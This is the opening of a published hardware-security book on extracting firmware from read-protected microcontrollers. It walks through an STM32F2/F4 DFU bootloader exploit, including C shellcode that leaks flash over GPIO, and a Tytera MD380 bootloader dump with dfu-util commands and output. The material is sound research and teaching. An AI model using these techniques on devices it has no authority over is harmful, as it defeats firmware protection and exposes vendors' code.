Microcontroller Exploits

Travis Goodspeed

no starch press

Microcontroller Exploits

Travis Goodspeed

no starch
press®

San Francisco

Technical review by Justin Osborn.

First printing

28 27 26 25 24   1 2 3 4 5

ISBN-13: 978-1-7185-0388-5 (print)
ISBN-13: 978-1-7185-0389-2 (ebook)

Published by No Starch Press®, Inc.
245 8th Street, San Francisco, CA 94103
phone: +1.415.863.9900
www.nostarch.com; info@nostarch.com

Library of Congress Control Number: 2024908709

For customer service inquiries, please contact info@nostarch.com. For information on distribution, bulk sales, corporate sales, or translations: sales@nostarch.com. For permission to translate this work: rights@nostarch.com. To report counterfeit copies or piracy: counterfeit@nostarch.com.

The information in this book is distributed on an “As Is” basis, without warranty. While every precaution has been taken in the preparation of this work, neither the authors nor No Starch Press, Inc. shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

Each new user of a new system
uncovers a new class of bugs.
—Kernighan

Contents

Introduction

Howdy y'all,

Microcontrollers are single-chip computers. There's one in your credit card and dozens in your laptop and car. Medical devices, video games, electric power meters, and two-way radios use them. Inside each there is some non-volatile memory for a computer program, the barest minimum of a CPU to run that program, and enough RAM to store global variables, and maybe also a heap and a call stack.

I've long been fascinated with the readout protection features of microcontrollers, which protect a chip's firmware from being extracted and reverse engineered. In that time, many clever neighbors have come up with many clever ways to extract this firmware, but when I wanted to share them, I'd often find myself sketching the broad details on a beer-stained napkin, for lack of any centralized collection.

So I began this book as a way to document as many of those tricks as I might find, organized by technique and by explicit model numbers, with citations back to the original publications. These are real exploits, extracting code from real chips.

You will learn how the nRF51's protection mode allows debugging that can disable its protection over JTAG, and how the protection of the nRF52 series is a little better but vulnerable to voltage glitching attacks. You'll explore how the STM32F0 allows for one word to be dumped after every reset, how the STM32F1's exception handling can slowly leak the firmware out over an hour, and how the USB bootloaders of the STM32F2 and STM32F4 are vulnerable to arbitrary code execution. You'll also learn how the Texas Instruments MSP430 firmware can be extracted by a camera flash, and how grounding one pin on the Freescale MC13224 will disable all protections to allow an external debugger.

For each of these exploits, you'll learn how to reproduce the results, dumping a chip in your own lab. Side commentary will refer you to related chips, and how one attack might've predicted another, which will be handy when you try to dump the firmware from something new. And wherever possible, you will be referred to both source code and the first publication of the technique.

Numbered chapters provide in-depth explanations of either techniques or how to hack a specific chip. These are roughly grouped together with chapters that introduce a type of technique. Lettered chapters attempt to quickly group targets, describing prior research succinctly. Memory maps are provided to help you think of memory addresses as specific places, and wherever possible I've included X-ray and die photographs from my own lab.

To use this book, I'd suggest first reading through quickly to get an overview of how to extract chip firmware, then using the index in the back to find techniques for specific part numbers when you need them. You won't get anywhere without practice, so be sure to implement some of these attacks yourself even if your intent is to defend against them.

Your school librarian would be right to remind you to chase down some of the citations from the bibliography, and that same librarian would be wrong to tell you not to write in the margins. I made them wide to hold notes where you find them handy.

73 from EM85AX,
Travis Goodspeed

1 Basics of Memory Extraction

Before we jump into exploits that extract firmware from locked microcontrollers, let's take a chapter to consider the basics. Let's briefly race through many of the methods that might work, then in later chapters we will learn those same attacks in detail.

First, it's important to collect all of the available documentation on the chip, its debugging mechanism, and its bootloaders.

For publicly documented chips, you'll want the datasheet, the family guide, a few reference designs, and a working cross compiler. Only by first understanding how the chip would be programmed in a factory will you find the bug that dumps the firmware out.

Perhaps I should back up a little and explain these terms. A datasheet is a short description of the chip, usually less than a hundred pages and describing what you need to build a circuit board for it. Family guides go by different names: programmer's guide, integration guide, user's guide, or whatever the vendor feels like that week. They usually describe a whole family of related parts, and they'll refer you to still more documentation. Reference designs are schematics, source code, and CAD files that chip vendors encourage engineers to copy as a way to get their chips into finished products.

For undocumented and unlabeled chips, you'll have to make do with what few scraps you can acquire, such as designs for related chips or leaked documentation from developers. With a little luck, these clues will lead to something useful. When reverse engineering the Tytera MD380's proprietary radio chip, labeled as HR C5000, a confidential developer's guide in Chinese was found through `DocIn.com`.[1] Reverse engineering a modern Tamagotchi toy, Natalie Silvanovich sorted through dozens and dozens of die bonding photographs to identify that an unlabeled microcontroller was a General Plus GPLB52X, for which datasheets could then be found.[2] While the RF430TAL152 RFID chip in the Freestyle Libre glucose monitor is undocumented, the publicly documented RF430FRL152 is nearly identical except for minor details, such as its ROM contents.[3]

It is tempting to jump straight to attacking a chip, without first using the chip as a developer, but you'll notice that nearly every exploit in this book begins with an understanding of the target's nuances. For any new chip, take the time to draw out its memory map, to explore an unlocked chip with a debugger, and to really understand how the chip is used. If at all possible, don't skip the step of compiling and running Hello World on your target!

JTAG

For debugging and failure analysis, most chips implement some variant of the JTAG protocol in hardware. The classic variant uses four signal wires: TDI, TDO, TCK, and TMS. A fifth signal, TRST, is sometimes included, and multiple two-wire variants exist for easier routing, such as cJTAG, single wire debug (SWD), and spy-bi-wire.

These wires all have a purpose. TDI and TDO are serial input and output signals, clocked by the TCK signal. TMS selects

[1] Chapter 3.
[2] Chapter E.13.
[3] Chapter 7.

the mode, letting the debugger move the target state machine between different registers. All of these details are abstracted away by the debugger hardware and software, and you needn't dive into them until you need to write your own.

If you're lucky, you have an unlocked chip and can dump the chip by simply connecting a JTAG adapter and using a debugger to export the full range of flash memory to disk. Developers often leave devices unlocked for failure analysis reasons, so that they can more easily improve the manufacturing yield and keep the assembly line running. Some devices don't even support locking, and those are always easy to read!

If you're less lucky, the JTAG port will be fully or partially disabled to prevent readout, configured by a fuse or a nonvolatile memory flag.

Full JTAG locks are often bypassed by some form of fault injection, in which the electrical, photovoltaic, or electromagnetic requirements of the chip are briefly violated to bypass a protection mechanism. For example, the full lock on many of the STM32 chips can be degraded to a partial lock by a supply voltage glitch after reset.[4] Many MSP430 chips fall from their full lock to an unlocked state if hit by a camera flash.[5]

Partial JTAG locks are a little trickier, if only because they are so diverse. Generally, a partial lock allows some form of debugging for failure analysis purposes, while applying restrictions to flash memory. The STM32F0's partial protection disconnects flash from the data bus after JTAG connects, but it does so a few clock cycles too late, so that you can dump memory by repeatedly reconnecting to extract a single 32-bit word.[6] Similarly, the partial protection of the STM32F1 can be broken by realizing

[4] Chapter E.7.
[5] Chapter 20.
[6] Chapter 10.

that interrupt handlers are fetched through the instruction bus, so that by relocating the table with the vector table offset register (VTOR), one might fire interrupts while single stepping and observing registers in order to leak words from flash memory.[7]

ROM Bootloaders

Many microcontrollers ship with a mask ROM. The contents and format for these vary dramatically, but when present, they'll usually contain at least a bootloader and perhaps also some convenience functions, much like an old IBM PC's BIOS. The bits of these ROMs come from a lithography mask at the time of manufacturing, and often you can photograph them to see and decode these bits.

Just like the application code that we're trying to extract from flash memory, the ROM code can be decompiled and reverse engineered. An exploitable bug in this code can be difficult or impossible to patch, leading to firmware dumps from entire families of chips.

The STM32F2 and STM32F4 ROMs, for a specific example, contain three bootloaders, allowing the chips to boot from USB, Serial and CAN bus. These three bootloaders contain three different re-implementations of the partial JTAG lock functionality, and a software bug in the USB device firmware update (DFU) bootloader allows code to be executed from an arbitrary address, which can in turn dump all of a locked device's firmware.[8]

In very high volume chips, you might find custom ROM images. These won't match the ones of the consumer model of the chip, but they are often forked from that same code, which can give

[7] Chapter 11.
[8] Chapter 2.

you clues to their contents before a successful dump.[9] Because the bits of the ROM are sometimes visible under a microscope, we can read these bits out visually with a bit of patience and software assistance.[10]

Flash Bootloaders

We've already discussed bootloaders in ROM, which come from the chip manufacturer, but many device manufacturers will add their own bootloader, either written from scratch or forked from a reference design.

The Tytera MD380, for example, is a two-way radio whose firmware was dumped and then patched to add new features for the ham radio community. Its STM32F405 includes the ROM bootloader mentioned above, but also a second flash bootloader, with a custom variant of the DFU protocol. The flash bootloader allows the SPI flash chip of the radio to be read and written in cleartext, while the internal flash region can only be written, and only with encrypted firmware updates. An uninitialized pointer in this bootloader allows the first 48kB of memory to be dumped, containing the bootloader.

By patching this bootloader to leave the chip unlocked, cleartext firmware can be freely extracted with JTAG![11]

Whatever your target and whatever your technique, the goal is to get code out of a protected chip. With the right techniques and a good understanding of how the protection works, almost any chip will fall to a dedicated reverse engineer.

[9] Chapter 7.
[10] Chapter 22.
[11] Chapter 3.

2 STM32F217 DFU Exit

Reported privately in Goodspeed (2012) to ST Microelectronics, this chapter is the first public description of a remote code execution exploit for the STM32F217, STM32F407, and other chips in the family with mask ROM implementations of the USB device firmware update (DFU) protocol. This bug is nice because it's so straightforward: the DFU implementation restricts access to reading and writing memory of a locked chip, but changing the target address and executing the application are both freely allowed.

To dump a locked chip's memory, we'll first use JTAG to place some shellcode into unused SRAM, then reset the chip and use DFU over USB to execute that shellcode, dumping all of memory out of the GPIO pins. The bootloader's dialect of the DFU protocol is documented in STMicro (2010); be sure to keep that handy as you read this.




Figure 2.1: STM32F217




Figure 2.2: Simplified STM32F217 Memory Map

JTAG and Bootloaders

Like most STM32 chips discussed in this book, the STM32F217 has three protection levels: 0, 1, and 2. Level 0 is unprotected, and if a device is in this level, you can simply read out the firmware and close this book. Level 2 allows no debugging of any kind, and devices in that level are often attacked by first downgrading protection to Level 1.

Level 1 is a middle ground, and the one you'll most often find in production devices. In this mode, attaching a JTAG debugger will disable access to flash memory but preserve access to the CPU, to RAM, and to ROM. There is also the ability to downgrade from Level 1 to Level 0, at the cost of mass erasing flash memory and destroying whatever might be held there. Developers like this mode because failure analysis remains possible, but they are still told that their firmware will remain safe against extraction.[1]

The STM32F217 also has three bootloaders in ROM, one each for accepting firmware updates by UART, USB DFU, and CAN bus. These three bootloaders share very little code with one another, and they implement the Level 1 protections in *software*, rather than relying on the hardware protections that exist when connecting a JTAG debugger. This is good for us, because it means that if we can trick any one of these three bootloaders into reading flash memory, we'll be able to choose that bootloader and dump the chip's firmware.

[1] See Chapter D.3 and Chapter E.5 for ways to downgrade the protection with ultraviolet light or a voltage glitch.

The USB DFU Bootloader

This chapter's bug is found in the DFU bootloader, which is accessed over USB. I began by writing a DFU client compatible with the chip, then used that to dump the ROM at `0x1fff0000` for reverse engineering in order to learn all the rules.[2]

I'll briefly cover the DFU protocol here, but the original documentation in Henry et al. (2004) is what you should read to really understand or implement the protocol.

The first thing to know is that DFU supports the following seven requests: `Detach`, `Download`, `Upload`, `Get Status`, `Clear Status`, `Get State`, and `Abort`. Addressing is handled by a block index, rather than an address, and this block index is relative to an address pointer.

Most high level commands are implemented by calling `Upload` or `Download`, followed by `Get Status` to learn the result of the transaction.

Block indexes begin at 2 for data transactions, rather than 0 or 1 as we might expect. If you upload 32 bytes to index 2, they will be written to the address pointer. Uploading 32 bytes to index 3 will write them 32 bytes after the address pointer, and uploading 64 bytes to the same index will write them 64 bytes after the address pointer.

An index of 1 is never used. Index 0 indicates a special block, where the first byte is one of a few secret commands. Downloading `[0x41]` will mass erase all flash memory. An empty string, `[]`, will detach the DFU session and execute the application at

[2] The mask ROM happens to begin at `0x1fff0000` on this particular chip. Whenever you investigate a new chip, it pays to read out the ROM and reverse engineer it whenever possible. You'll usually find a memory map like the one in Figure 2.2 somewhere in the documentation; if not, you can start guessing round addresses in a debugger until one comes up.



Host
Device
Prepare for an upgrade...
USB Reset
DFU mode activated
Download this firmware...
Prepare to exit DFU mode
USB Reset
The pending bus reset will stop all loaded drivers, then new firmware will be sent.
That reset should cause all of the run-time drivers to be unloaded.
Enumerating a DFU-descriptor set will prevent additional drivers from loading.
All reprogramming operations must be completed and preparations made to return to run-time.
The run-time descriptors of the new firmware can now be enumerated.

Figure 2.3: DFU Session, from Henry et al. (2004).

`21 .. .. .. ..`	Set the 32-bit address pointer.
`41`	Mass erase all flash memory.
`41 .. .. .. ..`	Erase a block at a 32-bit address.
`92`	Mass erase and disable read-protection.

Figure 2.4: Zero Block `DNLOAD` Extensions from STMicro (2010)

the target address. Downloading `[0x21, 0x1c, 0x32, 0x00, 0x08]` will set the target address pointer to `0x0800321c`. Downloading `[0x92]` will first mass erase all of memory, then also unlock the chip to RDP Level 0.[3]

You can lock the chip by downloading `[0xFF, 0xFF]` to target address `0x1fffc000`. In this case, the index is 2 and we are writing to the specified address, not to the special zero block.

Once the chip is locked to RDP Level 1, a connection to the DFU ROM is restricted in the following ways: You cannot `Upload` or `Download` except from certain special addresses. Special commands at index 0 are individually allowed or denied. Of particular interest is that you may still set the address pointer, and you may exit the DFU ROM.

The Bug

After all that background information, the bug itself isn't complicated. First, JTAG allows us to write an application into unused SRAM, where it will persist after a reset of the chip re-connects flash memory and begins to execute the DFU bootloader from ROM. Second, the DFU bootloader allows us to set the address pointer despite the lock, and when we exit the bootloader, execution continues to the application at the target of the pointer!

In practical terms, this means that if the address pointer is set to `0x20003000`, the bootloader will jump at exit to the value stored in `0x20003004`. This address was chosen because it happens to be in SRAM and unused by the DFU bootloader, so that it won't be overwritten by the bootloader's stack or global variables.

[3] SRAM is not erased in this case, but in Level 1, it's easier to non-destructively read SRAM through JTAG without erasing flash.

The shellcode that we execute from SRAM is rather simple. It transmits all flash memory in a loop using the SPI protocol, with pin PG6 as MOSI and pin PG8 as CLK. This is nice and easy to capture with a logic analyzer, as shown in Figure 2.6. If these pins also have LEDs, they will blink to indicate a successful exploit.

Because our output format is essentially SPI bus traffic, we can use a logic analyzer's SPI decoder to extract the firmware image from the recording.


Exploitation

ST Micro has patched the bug in recent revisions, so a little reverse engineering of your target's ROM might be a good idea to verify that the bug is present. A better exploit should be possible by loading 2kB into the USB frame buffer, then executing the part of them that is not clobbered by shorter commands.

While this particular exploit only works from RDP Level 1, a glitching attack such as the one described in Chapter E.5 can downgrade the protection from Level 2 to Level 1.

```c
void delay(){
  //IO so it doesn't get swapped out.
  __IO uint32_t count=0x1000;   // >1kbit/s
  while(count--);
}

void spibit(int one){
  if(one)   ledon();
  else      ledoff();

  clkon();  delay();
  clkoff(); delay();
}

void spiword(uint32_t word){
  int i=32;
  while(i--){
    spibit(word&1);
    word=(word>>1);
  }
}

int main(void){
  int i;
  char *placement;
  uint32_t *firmware;

  ioinit();  //Initialize port directions.

  //Hang out here 'till kingdom come.
  firmware=(uint32_t *)0x08000000; //Start of Flash.
  while(1){
    ledoff();
    clkoff();
    //First pause as a sync
    for(i=0;i<32;i++) delay();
    //Then send the address
    spiword((uint32_t) firmware);
    //Then send the data.
    spiword(*firmware++);
  }
}
```

Figure 2.5: STM32 Shellcode



MOSI: 0 - 'MOSI'
MISO: None
Clock: 1 - 'CLOCK'
Enable: None
Significant Bit: Least Significant Bit First
Bits per Transfer: 8 Bits per Transfer (Standard)
Clock State: Clock is Low when Inactive (CPOL = 0)
Clock Phase: Data is Valid on Clock Leading Edge (CPHA = 0)
Enable Line: Enable line is Active Low (Standard)

Figure 2.6: STM32F217 Firmware Dump

3 MD380 Null Pointer, DFU

While it's brutally effective to exploit a chip vendor's bootloader in ROM, many device vendors add a second bootloader in flash memory. This is the story, first told in Goodspeed (2016b), of how I dumped a two-way radio's firmware through a null pointer read vulnerability. It is also the story of how the firmware update cryptography was broken, from Rütten and Goodspeed (2016).

The Tytera MD380 is a handheld radio transceiver that uses either analog FM or Digital Mobile Radio (DMR). DMR provides some of the features of GSM, such as text messaging and time-sharing of the repeater tower, without the hassles of SIM cards. Many people purchased the MD380 for use in amateur radio; it was just too tempting to rip out its firmware and patch in new features for the ham radio community.

The CPU of this radio is an STM32F405 in the LQFP100 package, with a megabyte of flash and 192kB of RAM.[1] The STM32 has both JTAG and a ROM bootloader, but these are protected by the readout device protection (RDP) feature in its most secured setting, where JTAG connections are entirely disallowed.

Reading a Null Pointer

Instead of jumping in with the STM32 vulnerability presented in Chapter 2, I began by writing some of my own USB drivers for

[1] LQFP100 means that the chip is a Low-profile Quad Flash Package with 100 pins.




Figure 3.1: Tytera MD380 Radio




Figure 3.2: STM32F405

the radio. As we'll soon see, this was not a waste of time.

The MD380 has *three* separate implementations of the USB device firmware update (DFU) protocol: one in ROM, a second at the beginning of flash that is used for firmware updates and recovery, and a third in the main radio application. The second and third speak largely the same protocol, and we can exploit either of them in roughly the same way.

I reverse engineered the protocol by running the vendor's Windows application under VMWare, then patching the `.vmx` file with the lines in Figure 3.4 to write USB traffic to a log file. These days, I'd probably use `usbmon` on a Linux host while running Windows in a Qemu VM.

The logs showed that the MD380's variant of DFU included non-standard commands. In particular, the LCD screen would say "PC Program USB Mode" for the official client applications, but not for any third-party application. Before I could do a proper read, I had to find the commands that would enter this programming mode.

DFU implementations often hide extra commands in the `UPLOAD` and `DNLOAD` commands, when the block address is less than two. To erase a block, a DFU host downloads `0x41` followed by a little endian address to block zero. To mass erase all of memory, the host sends just `0x41` with no extra bytes to block zero. To set the address pointer, the host sends `0x21` followed by a little endian address. See Figure 2.4 for a list of the STM32's standard extensions that are called in this manner.

In addition to those documented commands, the MD380 also uses a number of two-byte (rather than five-byte) `DNLOAD` transactions, none of which exist in the standard DFU protocol. I observed the commands in Figure 3.5, many of which I still only partly understand.

It wasn't hard to patch the open source DFU client from Michael




Figure 3.3: Simplified STM32F405 Memory Map

```
    monitor = "debug"
    usb.analyzer.enable = TRUE
    usb.analyzer.maxLine = 8192
    mouse.vusb.enable = FALSE

```

Figure 3.4: USB Sniffing with VMWare

91 01	Enables programming mode on LCD.
a2 01	Seems to return model number.
a2 02	Sent only by config read.
a2 31	Sent only by firmware update.
a2 03	Sent by both.
a2 04	Sent only by config read.
a2 07	Sent by both.
91 31	Sent only by firmware update.
91 05	Reboots, exiting programming mode.

Figure 3.5: DNLOAD Extensions for the MD380

```
iMac% dfu-util -d 0483:df11 --alt 1 -s 0:0x200000 -U first1k.bin
Filter on vendor = 0x0483 product = 0xdf11
Opening DFU capable USB device... ID 0483:df11
Run-time device DFU version 011a
Found DFU: [0483:df11] devnum=0, cfg=1, intf=0, alt=1,
          name="@SPI Flash Memory /0x00000000/16*064Kg"
Claiming USB DFU Interface...
Setting Alternate Setting #1 ...
Determining device status: state = dfuUPLOAD-IDLE
aborting previous incomplete transfer
Determining device status: state = dfuIDLE, status = 0
dfuIDLE, continuing
DFU mode device DFU version 011a
Device returned transfer size 1024
Limiting default upload to 2097152 bytes
bytes_per_hash=1024
Starting upload: [####...####] finished!
iMac% hexdump first1k.bin
0000000 30 1a 00 20 15 56 00 08 29 54 00 08 2b 54 00 08
0000010 2d 54 00 08 2f 54 00 08 31 54 00 08 00 00 00 00
0000020 00 00 00 00 00 00 00 00 00 00 00 00 33 54 00 08
0000030 35 54 00 08 00 00 00 00 83 30 00 08 37 54 00 08
0000040 61 56 00 08 65 56 00 08 69 56 00 08 5b 54 00 08
...
00003c0 10 eb 01 60 df f8 34 1a 08 60 df f8 1c 0c 00 78
00003d0 40 28 c0 f0 e6 81 df f8 24 0a 00 68 00 f0 0e ff
00003e0 df e1 df f8 10 1a 09 78 a2 29 0f d1 df f8 f8 19
00003f0 09 68 02 29 0a d1 df f8 00 0a 02 21 01 70 df f8
... [same 1024 bytes repeated]
```

Figure 3.6: Dumping Flash Memory

Table Entry	Meaning
0x20001a30	Top of the Call Stack
0x08005615	Reset Handler
0x08005429	Non-Maskable Interrupt (NMI)
0x0800542b	Hard Fault
0x0800542d	MMU Fault
0x0800542f	Bus Fault
0x08005431	Usage Fault

Figure 3.7: Interrupt Table from the MD380

Ossmann's Ubertooth project to read and write the radio's configuration. This configuration, called a "codeplug" by radio users, is held in SPI flash and does not include any firmware. Instead, it holds radio channel settings and frequencies.

If none of the extended commands from Figure 3.5 are sent before a read, a very interesting pattern would be read out, shown in Figure 3.7. You can think of this as simply not selecting a memory source.

Interpreted as little-endian, this begins with the words 0x2000-1a30, 0x08005615, 0x08005429, and a bunch of other odd pointers to addresses in the STM32's flash memory. This is the interrupt table at the beginning of flash memory, and I was seeing the first kilobyte of the flash bootloader at 0x08000000!

What was happening internally? Well, each DFU transaction would attempt to read a block from memory, but because the custom commands hadn't been sent to choose a source, the non-existent buffer was never populated. And what does a non-existent buffer at an uninitialized location happen to contain on an STM32F4? Well, 0x00000000 helpfully mirrors whichever memory the chip was booted from, so reading a kilobyte from there instead gives a kilobyte from 0x08000000, and that's why we get the first kilobyte of the bootloader.

Reading past the first block, we find that every block has the same kilobyte. This is because DFU is addressed in terms of block numbers, but the buffer remains uninitialized, so that all block addresses get rerouted to the very beginning of flash. Though it's useless to change the block index, we can grab more than a kilobyte by increasing the block size with the `--transfer-size` option of `dfu-util`. The maximum transfer size varies by operating system and USB controller, but my iMac was able to pull out 0xC000 bytes, the full length of the recovery bootloader!

Patching Out Protections

So now we have the recovery bootloader, but we don't have the application that follows it in memory at 0x0800C000. We'll get that code by patching the recovery bootloader to disable the readout protection, and then use the STM32's ROM bootloader to dump all memory over USB.

